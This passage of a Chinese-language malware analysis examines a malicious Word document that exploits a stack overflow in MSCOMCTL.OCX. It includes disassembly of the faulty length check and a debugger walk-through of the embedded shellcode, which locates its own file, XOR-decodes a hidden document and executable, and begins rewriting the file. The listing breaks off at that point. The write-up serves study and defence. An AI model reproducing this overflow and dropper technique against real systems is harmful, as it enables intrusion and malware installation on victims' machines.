
```
.text:275C89C7
.text:275C89C7 var_14          = dword ptr -14h
.text:275C89C7 dwBytes         = dword ptr -0Ch
.text:275C89C7 var_8           = dword ptr -8
.text:275C89C7 var_4           = dword ptr -4
.text:275C89C7 arg_0           = dword ptr  8
.text:275C89C7 bstrString      = dword ptr  0Ch
.text:275C89C7
.text:275C89C7 ; FUNCTION CHUNK AT .text:275D3085 SIZE 0000001D BYTES
.text:275C89C7
.text:275C89C7                 push    ebp
.text:275C89C8                 mov     ebp, esp
.text:275C89CA                 sub     esp, 14h        ; 20bytes
.text:275C89CD                 push    ebx
.text:275C89CE                 mov     ebx, [ebp+bstrString]
.text:275C89D1                 push    esi
.text:275C89D2                 push    edi
.text:275C89D3                 push    0Ch             ; dwBytes
.text:275C89D5                 lea     eax, [ebp+var_14]
.text:275C89D8                 push    ebx             ; lpMem
.text:275C89D9                 push    eax             ; int
.text:275C89DA                 call    B
.text:275C89DF                 add     esp, 0Ch
.text:275C89E2                 test    eax, eax
.text:275C89E4                 jl      short loc_275C8A52
.text:275C89E6                 cmp     [ebp+var_14], 6A626F43h
.text:275C89ED                 jnz     loc_275D3085
.text:275C89F3                 cmp     [ebp+dwBytes], 8
.text:275C89F7                 jb      loc_275D3085    ; < 8 return .
.text:275C89FD                 push    [ebp+dwBytes]   ; dwBytes
.text:275C8A00                 lea     eax, [ebp+var_8]
.text:275C8A03                 push    ebx             ; lpMem
.text:275C8A04                 push    eax             ; int
.text:275C8A05                 call    B
```

第二次调用 B 函数，传入的 a1 参数是 A 中局部变量 var_8..en.咦，咦好像不对耶，我们知道第一次调用 B 函数，已经使用了 A 栈帧中 12 字节.还剩下 8 字节（var_4、var_8）如果这次拷贝的字节数大于 8，那么必然会破坏 A 函数栈帧，导致异常.所以应该是小于 8，才继续执行嘛，大于 8，果断要返回的嘛!! 再一看上次 B 函数拷贝到 A 中的 dwBytes 0x8282 好大的数据…肯定是样本嵌入的 Shellcode 数据，这样一来 A 函数的返回地址必然要被覆盖导致溢出的，Windbg 跟踪调试，A 函数栈帧数据对比如下：

第二次调用 B 之前:


0011aadc 001e2b88 04bfb1e0 abcdef01 00050000
0:000> dds ebp - 14
0011aa6c 6a626f43
0011aa70 00000064
0011aa74 00008282
0011aa78 04fa1c30
0011aa7c 275859e4 MSCOMCTL!DllCanUnloadNow+0x2a31
0011aa80 0011aaa8
0011aa84 275e701a MSCOMCTL!DLLGetDocumentation+0xd
0011aa88 04fa1b44
0011aa8c 011957b8
0011aa90 00000000
0011aa94 04fa1b20
0011aa98 001e2b88
0011aa9c 275ac296 MSCOMCTL!DllGetClassObject+0x255
0011aaa0 00000001
0011aaa4 0011aac8
0011aaa8 0011aac8
0011aaac 275e7361 MSCOMCTL!DLLGetDocumentation+0x1
0011aab0 04fa1b44
0011aab4 011957b8
0011aab8 011957b8
0011aabc 736d7449
0011aac0 00000064
0011aac4 27590000 MSCOMCTL!DllGetClassObject+0x92b
0011aac8 0011ab48
0011aacc 275ca8b6 MSCOMCTL!DllGetClassObject+0x43b
0011aad0 001e2d80
0011aad4 011957b8
0011aad8 001e2bd8
0011aadc 001e2b88
Stack Frame A
Saved EBP
return address

第二次调用 B 之后:




看到了吧.A 的返回地址已被精心构造的 Shellcode 覆盖为通用跳转指令 JMP ESP(7ffa4512)A 函数返回后，跳到 0011aa90(esp)执行 Shellcode..很大胆哦，当然这 2 个函数都没开/GS 保护，栈溢出自然不可抵挡咯..顺便看下 Office 2013 下 MSCOMCTL.OCX 中是啥样吧:

```
:275D0167                   push    edx             ; lpMem
:275D0168                   push    eax             ; int
:275D0169                   call    B
:275D016E                   add     esp, 0Ch
:275D0171                   test    eax, eax
:275D0173                   jl      short loc_275D01EF
:275D0175                   cmp     [ebp+var_14], 6A626F43h
:275D017C                   jnz     short loc_275D018A
:275D017E                   cmp     [ebp+var_10], 64h
:275D0182                   jnz     short loc_275D018A
:275D0184                   cmp     [ebp+dwBytes], 8
:275D0188                   jz      short loc_275D0191
:275D018A
:275D018A loc_275D018A:                             ; CODE XREF: sub_275D0156+26↑j
:275D018A                                           ; sub_275D0156+2C↑j
:275D018A                   mov     eax, 8000FFFFh
:275D018F                   jmp     short loc_275D01EF
:275D0191 ; ---------------------------------------------------------------------------
:275D0191
:275D0191 loc_275D0191:                             ; CODE XREF: sub_275D0156+32↑j
:275D0191                   push    8               ; dwBytes
:275D0193                   lea     eax, [ebp+var_8]
:275D0196                   push    ebx             ; lpMem
:275D0197                   push    eax             ; int
:275D0198                   call    B
:275D019D                   mov     esi, eax
:275D019F                   add     esp, 0Ch
:275D01A2                   test    esi, esi
:275D01A4                   jl      short loc_275D01ED
:275D01A6                   cmp     [ebp+var_8], 0
:275D01AA                   mov     edi, [ebp+arg_0]
```

加强了判断，A 中局部变量 var_10(也可能是 xx 结构体一分量)也派上用场，后面严格要求字节数等于 8.

附上直观的简图^_^:



漏洞成因在于 A 函数第二次调用 B 函数之前的那条判断语句，本应该是字节数大于 8，退出，小于等于 8，执行.然而却...多么低级的错误呐！！

0x 3 ShellCode 分析

这里我们直接 Ollydbg 加载样本文件 may.doc 来进行调试.首先需要用 WinHex 等十六进制编辑工具打开 may.doc，修改 Shellcode 开头 2 个字节为 8B C4 改为 CC CC.然后 OD 附加 WINWORD.exe，运行起来，打开 may.doc，OD 在我们设置的断点（Shellcode 入口点）断下来：

```
30 30 30 30 30 30 30 30  30 31 32 34 35 66 61 37  0000000001245fa7
66 39 30 39 30 39 30 39  30 39 30 39 30 39 30 39  f909090909090909
30 63 63 63 63 30 35 31  30 30 31 30 30 30 30 63  0cccc0510010000c
37 30 30 32 34 30 33 34  64 30 38 65 39 35 61 30  70024034d08e95a0
30 30 30 30 30 36 62 36  35 37 32 36 65 36 35 36  000006b65726e656
```

```
0011AC05   90              nop
0011AC06   90              nop
0011AC07   90              nop
0011AC08   CC              int3
0011AC09   CC              int3
0011AC0A   05 10010000     add eax,0x110
0011AC0F   C700 24034D08   mov dword ptr ds:[eax],0x84D0324
0011AC15   E9 5A000000     jmp 0011AC74
0011AC1A   6B65 72 6E      imul esp,dword ptr ss:[ebp+0x72],0x6E
0011AC1E   65:6C           ins byte ptr es:[edi],dx
0011AC20   3332            xor esi,dword ptr ds:[edx]
0011AC22   00DF            add bh,bl
0011AC24   2D 898C1B81     sub eax,0x811B8C89
0011AC29   7D EF           jge short 0011AC1A
0011AC2B   42              inc edx
```

这时候我们只需将 CC 改为原来的 8B C4 便可以调试 ShellCode:


```
0011AC06   90              nop
0011AC07   90              nop
0011AC08   8BC4            mov eax,esp
0011AC0A   05 10010000     add eax,0x110
```


Shellcode Analysis(only show the vital code):

```
0011AC08    8BC4              mov eax,esp
0011AC0A    05 10010000       add eax,0x110
0011AC0F    C700 24034D08     mov dword ptr ds:[eax],0x84D0324
0011AC15    E9 5A000000       jmp 0011AC74

0011AC74    E8 11020000       call 0011AE8A      //Main function
0011AC79    6A FF             push -0x1
0011AC7B    E8 08000000       call 0011AC88
0011AC80    05 35000000       add eax,0x35
0011AC85    FF10              call dword ptr ds:[eax]                ; kernel32.ExitProcess
```

F7 SetpIn 0011AE8A:

```
0011AE8A      55                  push ebp
0011AE8B      8BEC                mov ebp,esp
0011AE8D      83C4 C8             add esp,-0x38
0011AE90      C745 FC 0000000>mov dword ptr ss:[ebp-0x4],0x0
0011AE97      E8 ECFDFFFF         call 0011AC88                    ; "kernel32"
0011AE9C      05 00000000         add eax,0x0
0011AEA1      50                  push eax
0011AEA2      E8 8DFEFFFF         call 0011AD34                    ; kernel32.Sleep
0011AEA7      E8 DCFDFFFF         call 0011AC88
0011AEAC      05 45000000         add eax,0x45
0011AEB1      50                  push eax                         ; "shell32"
0011AEB2      E8 7DFEFFFF         call 0011AD34                    ; SHELL32.ShellExecuteA
0011AEB7      E9 E2010000         jmp 0011B09E                     ;Big circle
--------------------------------------------------------------------------------
0011B09E      817D FC FFFF000>cmp  dword ptr ss:[ebp-0x4],0xFFFF
0011B0A5    ^ 0F82 11FEFFFF       jb 0011AEBC
--------------------------------------------------------------------------------

0011AEBC      8345 FC 01 add dword ptr ss:[ebp-0x4],0x1    ;从 0x0-0xffff 遍历获取自身文件句柄
0011AEC0      8D45 F8             lea eax,dword ptr ss:[ebp-0x8]
0011AEC3      50                  push eax                         ; lpFileSizeHigh
0011AEC4      FF75 FC             push dword ptr ss:[ebp-0x4]      ; hFile
0011AEC7      E8 BCFDFFFF     call 0011AC88
0011AECC      05 0D000000         add eax,0xD
0011AED1      FF10              call dword ptr ds:[eax]            ; kernel32.GetFileSize
0011AED3      8945 F4             mov dword ptr ss:[ebp-0xC],eax   ;return the low-order
doubleword of the file size to the local var_c
0011AED6      83F8 FF             cmp eax,-0x1                 ;本环境样本 hFile 为 0x5cc

0011AED9      75 07               jnz short 0011AEE2
0011AEDB      E9 BE010000         jmp 0011B09E
0011AEE0      EB 0B               jmp short 0011AEED
0011AEE2      837D F4 08          cmp dword ptr ss:[ebp-0xC],0x8
0011AEE6      77 05               ja short 0011AEED    ;如果文件大小的低位双字大于 8,跳转进
一步判断.否则继续遍历文件句柄.这里我们发现最终的文件句柄是 0x05CC.对应的文件是正
好是我们的 poc 样本 sample.doc(rtf 格式,有点废话喔，数据都在此样本里，不找它找谁?!)
```







```
0011AEE8    E9 B1010000     jmp 0011B09E

0011AEED    6A 00           push 0x0                        ; FILE_BEGIN
0011AEEF    6A 00           push 0x0
0011AEF1    6A 00           push 0x0
0011AEF3    FF75 FC         push dword ptr ss:[ebp-0x4]
0011AEF6    E8 8DFDFFFF     call 0011AC88
0011AEFB    05 11000000     add eax,0x11
0011AF00    FF10            call dword ptr ds:[eax]         ; kernel32.SetFilePointer
0011AF02    83F8 FF         cmp eax,-0x1
0011AF05    75 05           jnz short 0011AF0C
0011AF07    E9 92010000     jmp 0011B09E
0011AF0C    FF75 F4         push dword ptr ss:[ebp-0xC]     //dwBytes 0x3E8A
0011AF0F    6A 40           push 0x40
0011AF11    E8 72FDFFFF     call 0011AC88
0011AF16    05 25000000     add eax,0x25
0011AF1B    FF10            call dword ptr ds:[eax]         ; kernel32.GlobalAlloc  申请缓存

0011AF1D    8945 EC         mov dword ptr ss:[ebp-0x14],eax
0011AF20    837D EC 00      cmp dword ptr ss:[ebp-0x14],0x0
```

```
0011AF24    75 05           jnz short 0011AF2B
0011AF26    E9 73010000     jmp 0011B09E
0011AF2B    6A 00           push 0x0
0011AF2D    8D45 E8         lea eax,dword ptr ss:[ebp-0x18]
0011AF30    50              push eax
0011AF31    FF75 F4         push dword ptr ss:[ebp-0xC]
0011AF34    FF75 EC         push dword ptr ss:[ebp-0x14]
0011AF37    FF75 FC         push dword ptr ss:[ebp-0x4]
0011AF3A    E8 49FDFFFF     call 0011AC88
0011AF3F    05 19000000     add eax,0x19
0011AF44    FF10            call dword ptr ds:[eax]                 ; kernel32.ReadFile

0011AF46    0BC0            or eax,eax
0011AF48    75 14           jnz short 0011AF5E
0011AF4A    FF75 EC         push dword ptr ss:[ebp-0x14]
0011AF4D    E8 36FDFFFF     call 0011AC88
0011AF52    05 29000000     add eax,0x29
0011AF57    FF10            call dword ptr ds:[eax]
0011AF59    E9 40010000     jmp 0011B09E
0011AF5E    C745 F0 0000000>mov dword ptr ss:[ebp-0x10],0x0
0011AF65    8B4D F4         mov ecx,dword ptr ss:[ebp-0xC]
0011AF68    8B45 F0         mov eax,dword ptr ss:[ebp-0x10]
0011AF6B    2BC8            sub ecx,eax
0011AF6D    83F9 08         cmp ecx,0x8             //ecx 是遍历次数，遍历大小为
FileLength – 0x8  文件前 8 字节是复合文档格式（具体格式请参考微软官方文件格式说明）
0011AF70    77 05           ja short 0011AF77
0011AF72    E9 18010000     jmp 0011B08F      //遍历完了，仍未找到 flag..跳转吧！
0011AF77    8345 F0 01      add dword ptr ss:[ebp-0x10],0x1
0011AF7B    8B7D EC         mov edi,dword ptr ss:[ebp-0x14]
0011AF7E    03F8            add edi,eax
```

Then Search the doc(drop and rewrite)and calc.exe(which will be executed finally) by the the 8 bytes_flags:



0011AF80 813F ABABABAB cmp dword ptr ds:[edi],0xABABABAB

0011AF86 0F85 FE000000 jnz 0011B08A

0011AF8C 83C7 04 add edi,0x4

0011AF8F 813F EFEFEFEF cmp dword ptr ds:[edi],0xEFEFEFEF

0011AF95 0F85 EF000000 jnz 0011B08A

0011B08A ^\E9 D6FEFFFF jmp 0011AF65

0011B08F FF75 EC push dword ptr ss:[ebp-0x14]

0011B092 E8 F1FBFFFF call 0011AC88

0011B097 05 29000000 add eax,0x29

0011B09C FF10 call dword ptr ds:[eax]

0011B09E 817D FC FFFF000>cmp dword ptr ss:[ebp-0x4],0xFFFF

0011B0A5 ^ 0F82 11FEFFFF jb 0011AEBC

0011AF9B 83C7 04 add edi,0x4

0011AF9E 897D E0 mov dword ptr ss:[ebp-0x20],edi //%USERPROFILE%\a.doc

0011AFA1 33C0 xor eax,eax

0011AFA3 33C9 xor ecx,ecx

0011AFA5 49 dec ecx

0011AFA6 FC cld

0011AFA7 F2:AE repne scas byte ptr es:[edi] ; Get the length of the string

0011AFA9 8B37 mov esi,dword ptr ds:[edi] ; The size of the file(the string specified)is next to the string


0011AFAB 8975 E4 mov dword ptr ss:[ebp-0x1C],esi

0011AFAE 83C7 04 add edi,0x4

0011AFB1 897D D0 mov dword ptr ss:[ebp-0x30],edi // "%USERPROFILE%\a.exe"

0011AFB4 33C0 xor eax,eax

```
0011AFB6    33C9            xor ecx,ecx
0011AFB8    49              dec ecx
0011AFB9    FC              cld
0011AFBA    F2:AE           repne scas byte ptr es:[edi]
0011AFBC    8B37            mov esi,dword ptr ds:[edi]
0011AFBE    8975 D4         mov dword ptr ss:[ebp-0x2C],esi
0011AFC1    83C7 04         add edi,0x4
```



Then Alloc the memory for the doc and exe file , and copy and decode :

```
0011AFC4    FF75 E4         push dword ptr ss:[ebp-0x1C] ; size of a.doc
0011AFC7    6A 40           push 0x40
0011AFC9    E8 BAFCFFFF     call 0011AC88
0011AFCE    05 25000000     add eax,0x25
0011AFD3    FF10            call dword ptr ds:[eax]      ; kernel32.GlobalAlloc
0011AFD5    8945 DC         mov dword ptr ss:[ebp-0x24],eax
0011AFD8    FF75 D4         push dword ptr ss:[ebp-0x2C]
0011AFDB    6A 40           push 0x40
0011AFDD    E8 A6FCFFFF     call 0011AC88
0011AFE2    05 25000000     add eax,0x25
0011AFE7    FF10            call dword ptr ds:[eax]      ; kernel32.GlobalAlloc
0011AFE9    8945 CC         mov dword ptr ss:[ebp-0x34],eax
0011AFEC    FF75 E4         push dword ptr ss:[ebp-0x1C]  //size of a.doc
0011AFEF    57              push edi                      //the following memory
0011AFF0    FF75 DC         push dword ptr ss:[ebp-0x24] //new cache memory for
a.doc
0011AFF3    E8 AEFDFFFF     call copy_file_data ; copy the doc to the memory new
allocted
0011AFF8    037D E4         add edi,dword ptr ss:[ebp-0x1C]
0011AFFB    FF75 D4         push dword ptr ss:[ebp-0x2C]
0011AFFE    57              push edi
0011AFFF    FF75 CC         push dword ptr ss:[ebp-0x34]
0011B002    E8 9FFDFFFF     call copy_file_data; copy the exe to the memory new
allocted
----------------------

copy_file_data:
0011ADA6    55              push ebp
```

```
0011ADA7    8BEC            mov ebp,esp
0011ADA9    56              push esi
0011ADAA    57              push edi
0011ADAB    51              push ecx
0011ADAC    8B75 0C         mov esi,dword ptr ss:[ebp+0xC]
0011ADAF    8B7D 08         mov edi,dword ptr ss:[ebp+0x8]
0011ADB2    8B4D 10         mov ecx,dword ptr ss:[ebp+0x10]
0011ADB5    8BD9            mov ebx,ecx
0011ADB7    83E1 03           and ecx,0x3//先拷贝不足除4所余的字节,下面方便4字节移动
0011ADBA    F3:A4           rep movs byte ptr es:[edi],byte ptr ds:[esi]
0011ADBC    8BCB            mov ecx,ebx
0011ADBE    C1E9 02           shr ecx,0x2 //右移2bit = 除4 得到移动的次数(一次也就是4字节)
0011ADC1    F3:A5           rep movs dword ptr es:[edi],dword ptr ds:[esi]
0011ADC3    59              pop ecx
0011ADC4    5F              pop edi
0011ADC5    5E              pop esi
0011ADC6    C9              leave
0011ADC7    C2 0C00         retn 0xC
--------------------
0011B007    037D D4         add edi,dword ptr ss:[ebp-0x2C]
```

```
0011B00A    68 AC000000     push 0xAC
0011B00F    FF75 E4         push dword ptr ss:[ebp-0x1C]     //size
0011B012    FF75 DC         push dword ptr ss:[ebp-0x24]
0011B015    E8 6AFDFFFF     call decode_data                 //异或解密，key is 0xAC
0011B01A    68 AC000000     push 0xAC
0011B01F    FF75 D4         push dword ptr ss:[ebp-0x2C]
0011B022    FF75 CC         push dword ptr ss:[ebp-0x34]
0011B025    E8 5AFDFFFF     call decode_data

--------------
decode_data:
0011AD84    55              push ebp
0011AD85    8BEC            mov ebp,esp
0011AD87    51              push ecx
0011AD88    53              push ebx
0011AD89    57              push edi
0011AD8A    33C9            xor ecx,ecx
0011AD8C    33DB            xor ebx,ebx
0011AD8E    8A5D 10         mov bl,byte ptr ss:[ebp+0x10]
```


```
0011AD91    8B7D 08          mov edi,dword ptr ss:[ebp+0x8]
0011AD94    EB 04            jmp short 0011AD9A
0011AD96    301C39           xor byte ptr ds:[ecx+edi],bl
0011AD99    41               inc ecx
0011AD9A    3B4D 0C          cmp ecx,dword ptr ss:[ebp+0xC]
0011AD9D  ^ 72 F7            jb short 0011AD96
0011AD9F    5F               pop edi
0011ADA0    5B               pop ebx
0011ADA1    59               pop ecx
0011ADA2    C9               leave
0011ADA3    C2 0C00          retn 0xC
--------------
0011B02A    6A 00            push 0x0
0011B02C    6A 00            push 0x0
0011B02E    6A 00            push 0x0
0011B030    FF75 FC          push dword ptr ss:[ebp-0x4]
0011B033    E8 50FCFFFF      call 0011AC88
0011B038    05 11000000      add eax,0x11
0011B03D    FF10             call dword ptr ds:[eax]
0011B03F    FF75 FC          push dword ptr ss:[ebp-0x4]
0011B042    E8 41FCFFFF      call 0011AC88
0011B047    05 15000000      add eax,0x15
0011B04C    FF10             cal  ldword  ptr ds:[eax]          ; kernel32.SetEndOfFile
0011B04E    6A 00            push 0x0
